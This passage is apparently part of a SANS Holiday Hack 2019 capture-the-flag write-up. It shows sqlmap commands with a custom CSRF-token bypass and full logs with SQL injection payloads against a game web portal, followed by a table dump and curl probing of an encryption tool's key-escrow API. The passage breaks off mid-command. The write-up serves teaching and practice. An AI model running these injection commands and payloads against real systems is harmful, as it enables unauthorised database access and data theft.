
Here is an example request to the validator to get the token, as seen in Burp Suite:



Here is the validator response containing the token, as seen in Burp Suite.



This is the subsequent GET to application-check.php, showing the email address and the new token in the URL.



The response from application-check seems fairly static, with the application status appearing in the middle of the HTML ("Your application is still pending!")

Several consecutive test calls to validator.php demonstrate that the token changes each time, so it is very likely to be an anti-CSRF protection mechanism. If we are probing the application-check page for SQL injection vulnerabilities, we'll need to take this into account and generate a new token for each payload.

SQLMap has the ability to accommodate dynamic behavior like the anti-CSRF protection token we are observing. In fact, SQLMap has specific command-line options intended to bypass CSRF protections. To take the path less traveled, I decided to use the "eval" parameter to actively fetch the CSRF token myself.

We'll build our command to run sqlmap with the following set of parameters:

- **-u** This parameter is the full URL to the "application-check" page, including our two GET parameters: the elfmail email address, and the CSRF token. We'll initialize the token to a static character ("1") just to provide a placeholder for our eval script to find and update.
- **-p** This tells SQLMap to only consider elfmail as a potentially injectable parameter. SQLMap will just pass through any other parameters, which in our case is the CSRF token.
- **--eval** This parameter contains a script that SQLMap will run just before the payload is sent. Our one-line python2 script will request a new token from validator.php, then set the payload token value to the token received in the response. In other words, we are rolling our own CSRF bypass.
- **--proxy** This parameter tells SQLMap to go through our HTTP proxy (Burp Suite).
- **--flush-session** This parameter tells SQLMap to "start clean", i.e., not attempt to rely on any previous results/runs.

Let's run the command:

```
root@kali:~/holidayhack2019# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=tony.karre%40gmail.com&token=1' -p elfmail --eval="import
requests;r=requests.get('https://studentportal.elfu.org/validator.php');token=r.content.decode('utf-8');"
--proxy="http://localhost:8080" --flush-session

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:18:55 /2019-12-28/

[23:18:55] [INFO] flushing session file
[23:18:55] [INFO] testing connection to the target URL
[23:18:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:18:56] [INFO] testing if the target URL content is stable
[23:18:56] [INFO] target URL content is stable
[23:18:56] [INFO] heuristic (basic) test shows that GET parameter 'elfmail' might be injectable (possible
DBMS: 'MySQL')
[23:18:57] [INFO] heuristic (XSS) test shows that GET parameter 'elfmail' might be vulnerable to cross-
site scripting (XSS) attacks
[23:18:57] [INFO] testing for SQL injection on GET parameter 'elfmail'
[23:19:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'ing provided level (1) and
risk (1) values? [Y/n]
[23:19:10] [WARNING] reflective value(s) found and filtering out
[23:19:11] [INFO] GET parameter 'elfmail' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="Your application is still pending!")
[23:19:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(BIGINT UNSIGNED)'
[23:19:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[23:19:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(EXP)'
[23:19:12] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[23:19:12] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(JSON_KEYS)'
[23:19:12] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[23:19:13] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)'
[23:19:13] [INFO] GET parameter 'elfmail' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)' injectable
[23:19:13] [INFO] testing 'MySQL inline queries'
[23:19:13] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[23:19:13] [WARNING] time-based comparison requires larger statistical model, please wait..........
(done)
[23:19:17] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[23:19:17] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[23:19:17] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[23:19:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[23:19:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[23:19:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:19:29] [INFO] GET parameter 'elfmail' appears to be 'MySQL >= 5.0.12 AND time-based blind (query
SLEEP)' injectable
[23:19:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:19:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
least one other (potential) technique found
[23:19:30] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find
the right number of query columns. Automatically extending the range for current UNION query injection
technique test
[23:19:31] [INFO] target URL appears to have 1 column in query
```

```
[23:19:33] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the
back-end DBMS (e.g. '--dbms=mysql')
[23:19:39] [INFO] target URL appears to be UNION injectable with 1 columns
[23:19:40] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[23:19:47] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[23:19:53] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[23:19:59] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[23:20:05] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[23:20:11] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[23:20:17] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[23:20:23] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[23:20:29] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[23:20:35] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'elfmail' is vulnerable. Do you want to keep testing the others (if any)? [y/N] sqlmap
identified the following injection point(s) with a total of 277 HTTP(s) requests:
---
Parameter: elfmail (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: elfmail=tony.karre@gmail.com' AND 4603=4603 AND 'JVJi'='JVJi&token=1

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: elfmail=tony.karre@gmail.com' AND (SELECT 7778 FROM(SELECT
COUNT(*),CONCAT(0x7171626271,(SELECT (ELT(7778=7778,1))),0x7162707671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'ncZu'='ncZu&token=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: elfmail=tony.karre@gmail.com' AND (SELECT 8015 FROM (SELECT(SLEEP(5)))pbKC) AND
'fNRm'='fNRm&token=1
---
[23:20:47] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[23:20:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/studentportal.elfu.org'

[*] ending @ 23:20:47 /2019-12-28/

root@kali:~/holidayhack2019#
```

It's injectable!

Let's start enumerating. Drop the "flush-session" parameter (because now we DO want to use the session) and add the --tables" parameter to tell SQLMap that we want to list the tables in the database.

```
root@kali:~/holidayhack2019# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=tony.karre%40gmail.com&token=1' -p elfmail --eval="import
requests;r=requests.get('https://studentportal.elfu.org/validator.php');token=r.content.decode('utf-8');"
--proxy="http://localhost:8080" --tables
        ___
       __H__
 ___ ___['']_____ ___ ___  {1.3.12#stable}
|_ -| . ['']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


<snip>

Database: elfu
[3 tables]
+---------------------------------------+
| applications                          |
| krampus                               |
| students                              |
+---------------------------------------+
```

```
<snip>
```

We see a table for Krampus. Let's enumerate it. Update the parameters to fetch the columns for the "Krampus" table.

```
root@kali:~/holidayhack2019# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=tony.karre%40gmail.com&token=1' -p elfmail --eval="import
requests;r=requests.get('https://studentportal.elfu.org/validator.php');token=r.content.decode('utf-8');"
--proxy="http://localhost:8080" --columns -D elfu -T krampus
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

<snip>

Database: elfu
Table: krampus
[2 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| path   | varchar(30) |
| id     | int(11)     |
+--------+-------------+

<snip>
```


We see a column called "path", which might be related to the slips of paper. Update the SQLMap parameters to dump the whole table.

```
root@kali:~/holidayhack2019# sqlmap -u 'https://studentportal.elfu.org/application-
check.php?elfmail=tony.karre%40gmail.com&token=1' -p elfmail --eval="import
requests;r=requests.get('https://studentportal.elfu.org/validator.php');token=r.content.decode('utf-8');"
--proxy="http://localhost:8080" --dump -D elfu -T krampus
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.12#stable}
|_ -| . [,]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

<snip>

Database: elfu
Table: krampus
[6 entries]
+----+----------------------+
| id | path                 |
+----+----------------------+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
+----+----------------------+

<snip>
```


Yes – these appear to be file paths to PNG files. After assuming they were file system paths, I tried to pull them down from the file system using SQLMap. Unfortunately, attempts to use the SQLMap "--file-read" option failed for all cases. Let's see if those paths are actually web paths rather than file system paths.

```
root@kali:~/holidayhack2019# wget https://studentportal.elfu.org/krampus/0f5f510e.png
Will not apply HSTS. The HSTS database must be a regular and non-world-writable file.
ERROR: could not open HSTS store at '/root/.wget-hsts'. HSTS will be disabled.
--2019-12-28 23:59:32--  https://studentportal.elfu.org/krampus/0f5f510e.png
Resolving studentportal.elfu.org (studentportal.elfu.org)... 35.223.33.67
Connecting to studentportal.elfu.org (studentportal.elfu.org)|35.223.33.67|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 209943 (205K) [image/png]
Saving to: '0f5f510e.png'

0f5f510e.png
100%[=====================================================================================================>]
205.02K  --.-KB/s    in 0.05s

2019-12-28 23:59:33 (3.84 MB/s) - '0f5f510e.png' saved [209943/209943]

root@kali:~/holidayhack2019#
```


Yes. Let's pull them all down and view them.




These appear to be fragments of the same sheet of paper. Let's treat these like a puzzle and reconstruct the original using gimp.




Some of the letter is still missing, but there's enough to know that someone wants to ruin Christmas by diverting Santa's sleigh. The villain will poison the **Super Sled-o-matic**. Note that the background artwork in the letterhead is a ***TOOTH***.



When we report back to Krampus, he tells us about an encrypted document that we need to decrypt!



Now move on to the next challenge.



Time to roll up our sleeves. Let's gather up everything we need.

The Elfscrow Crypto tool is here: https://downloads.elfu.org/elfscrow.exe
The debug symbols are here: https://downloads.elfu.org/elfscrow.pdb
The Encrypted Document is here:
https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc

Possibly most important – let's go back and rewatch the fanastic Ron Bowes talk on "Reversing Crypto The Easy Way.", found here: https://www.youtube.com/watch?v=obJdpKDpFBA

I'm going to move over to Windows to do this, but first let's use strings in Kali to quickly look for usage or other interesting information in the Elfscrow Crypto tool. Then we'll pull it into the IDA debugger to take it apart.

```
root@kali:~/holidayhack2019# strings elfscrow.exe
!This program cannot be run in DOS mode.
Rich
.text

<snip>

POSIXLY_CORRECT
%s: option requires an argument -- %c
%s: illegal option -- %c
POSIXLY_CORRECT
%s: option `--%s' doesn't allow an argument
%s: option `--%s' requires an argument
%s: unrecognized option `%s'
%s: option `%s' is ambiguous
wininet.dll
Please don't tell Santa :(
Uh oh, something went very wrong. That's not supposed to happen.
(unknown error)
%s: %s (%d)
Seed = %d
Elfscrowing your key...
Our miniature elves are putting together random bits for your secret key!
%02x
ElfScrow V1.01 (SantaBrowse Compatible)
InternetOpen failed
elfscrow.elfu.org
InternetConnect failed
/api/store
POST
HttpOpenRequest failed
InternetSetOption failed
elfscrow.elfu.org/api/store
Elfscrowing the key to: %s
HttpSendRequest failed
HttpQueryInfo failed
HTTP request failed
Your secret id is %s - Santa Says, don't share that key with anybody!
Uh oh, an error happened! Please don't tell Santa :(
HTTP %s: %s
Let's see if we can find your key...
Elfscrow 1.0 (SantaBrowse Compatible)
InternetOpen failed
elfscrow.elfu.org
InternetConnect failed
/api/retrieve
POST
HttpOpenRequest failed
/api/retrieve
Retrieving the key from: %s
HttpSendRequest failed
HttpQueryInfo failed
HTTP request failed
We found your key!
Uh oh, an error happened! Please don't tell Santa :(
HTTP %s: %s
%s:
%02x
 (length: %d)
Could not open the file for reading
Could not read the file
Could not open the file for writing (elfscrow won't overwrite files)
Microsoft Enhanced Cryptographic Provider v1.0
```

```
CryptAcquireContext failed
Generated an encryption key
CryptImportKey failed for DES-CBC key
CryptEncrypt failed
File successfully encrypted!
    ++====================++
    ||                    ||
    ||      ELF-SCROW     ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||     O              ||
    ||     |              ||
    ||     |   (O)-       ||
    ||     |              ||
    ||     |              ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||                    ||
    ++====================++
Microsoft Enhanced Cryptographic Provider v1.0
CryptAcquireContext failed
CryptImportKey failed for DES-CBC key
CryptDecrypt failed
File successfully decrypted!
  +----------------------+
  |\                    /\
  | \ ________________ / |\
  |  |               |  | \
  |  | +------------+ |  |  \
  |  | |\          /| |  |   \
  |  | | \        / | |  |    \
  |  | |  \      /  | |  |     \
  |  | |   \    /   | |  |     |
  |  | |    \  /    | |  |     |
  |  | |     \/     | |  |     |
  |  | |            | |  |     |
  |  | |            | |  |     |
  |  |_|   SECRET   |_|  |     |
  | /  +------------+  \ |     |
  |/                    \|     |
  +----------------------\     |
                          \    |
                           \   |
                            \  |
                             \ |
                              \|
                               |
Are you encrypting a file? Try --encrypt! For example:
  %s --encrypt <infile> <outfile>
You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:
  %s --decrypt --id=<secret_id> <infile> <outfile>
You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
help
version
encrypt
decrypt
insecure
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!
help
version
ElfScrow V1.01 (client)
encrypt
decrypt
```

```
insecure
Unknown option
Unknown option
* WARNING: You're reading from stdin. That only partially works, use at your own risk!
** Please pick --encrypt or --decrypt!
** You need an --id to --decrypt!
*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark
RSDS)I
E:\hhc\hhc19-grandchallenge-elfscrow\client\elfscrow\elfscrow.pdb
CryptEncrypt
CryptImportKey
CryptAcquireContextA
CryptDecrypt

<snip>

root@kali:~/holidayhack2019#
```

Looking at the output from strings, we can infer that the Elfscrow program does the following:

- Encrypts a file. It will generate a key and store it remotely using an API call. Encryption uses DES-CBC.
- Decrypts a file. It needs the key that has been stored remotely.
- The storage API endpoint is http://elfscrow.elfu.org/api/store
- The retrieval API endpoint is http://elfscrow.elfu.org/api/retrieve

Let's start by probing the API using curl. Start with the retrieve service.

```
root@kali:~/holidayhack2019# curl -v http://elfscrow.elfu.org/api/retrieve
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> GET /api/retrieve HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 17:51:17 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 119
< Connection: keep-alive
< X-Cascade: pass
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
<
* Connection #0 to host elfscrow.elfu.org left intact
<p>ERROR: This is the Elf-Scrow API Server. All requests are POSTs to <tt>/api/store</tt> or
<tt>/api/retrieve</tt></p>
```

POSTs are required by the service. Let's switch to a POST and try again.

```
root@kali:~/holidayhack2019# curl -v -X POST http://elfscrow.elfu.org/api/retrieve
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> POST /api/retrieve HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 411 Length Required
```

```
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 17:54:22 GMT
< Content-Type: text/html; charset=ISO-8859-1
< Content-Length: 309
< Connection: keep-alive
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<HTML>
  <HEAD><TITLE>Length Required</TITLE></HEAD>
  <BODY>
    <H1>Length Required</H1>
    WEBrick::HTTPStatus::LengthRequired
    <HR>
    <ADDRESS>
     WEBrick/1.4.2 (Ruby/2.6.3/2019-04-16) at
     elfscrow.elfu.org:80
    </ADDRESS>
  </BODY>
</HTML>
* Connection #0 to host elfscrow.elfu.org left intact
root@kali:~/holidayhack2019#
```

We learned two things – the API is based on WEBrick, and we need to add a POST body. Let's try again with an empty payload.

```
root@kali:~/holidayhack2019# curl -v -X POST http://elfscrow.elfu.org/api/retrieve -d ''
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> POST /api/retrieve HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
> Accept: */*
> Content-Length: 0
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 18:00:29 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 31
< Connection: keep-alive
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
* HTTP error before end of send, stop sending
<
* Closing connection 0
Bad identifier - must be a UUID
```

Learned more – we need to supply an ID parameter, and it must be a UUID. Based on the strings output for the executable, a likely parameter name is "id". Also, since it seems that the API service is running on linux, we should probably generate a linux-ish UUID for test purposes.

```
root@kali:~/holidayhack2019# curl -v http://elfscrow.elfu.org/api/retrieve -d "id=$(uuidgen)"
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> POST /api/retrieve HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
> Accept: */*
> Content-Length: 39
> Content-Type: application/x-www-form-urlencoded
```

```
>
* upload completely sent off: 39 out of 39 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 18:15:49 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 31
< Connection: keep-alive
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
<
* Connection #0 to host elfscrow.elfu.org left intact
Bad identifier - must be a UUID
```

Using a named parameter fails, but if we just send a UUID with no name, the operation works (although we don't know the UUID, so nothing is returned).

```
root@kali:~/holidayhack2019# curl -v http://elfscrow.elfu.org/api/retrieve -d "$(uuidgen)"
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> POST /api/retrieve HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
> Accept: */*
> Content-Length: 36
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 36 out of 36 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 18:17:17 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 12
< Connection: keep-alive
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
<
* Connection #0 to host elfscrow.elfu.org left intact
ID not found
```

Further experimentation seems to indicate that the service checks the format of the UUID to make sure that the string exactly matches the hex 8-4-4-4-12 format of a UUID.

Let's quickly look at the API store service. First, call it with a POST and empty body:

```
root@kali:~/holidayhack2019# curl -v http://elfscrow.elfu.org/api/store -d ''
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> POST /api/store HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
> Accept: */*
> Content-Length: 0
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 18:51:20 GMT
< Content-Type: text/html;charset=utf-8
```

```
< Content-Length: 49
< Connection: keep-alive
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
* HTTP error before end of send, stop sending
<
* Closing connection 0
Invalid key - must be 16 hex characters (8 bytes)
```

So we need a parameter with 16 hex characters. Let's try it.

```
root@kali:~/holidayhack2019# curl -v http://elfscrow.elfu.org/api/store -d '0123456789abcdef'
*   Trying 35.188.222.208:80...
* TCP_NODELAY set
* Connected to elfscrow.elfu.org (35.188.222.208) port 80 (#0)
> POST /api/store HTTP/1.1
> Host: elfscrow.elfu.org
> User-Agent: curl/7.67.0
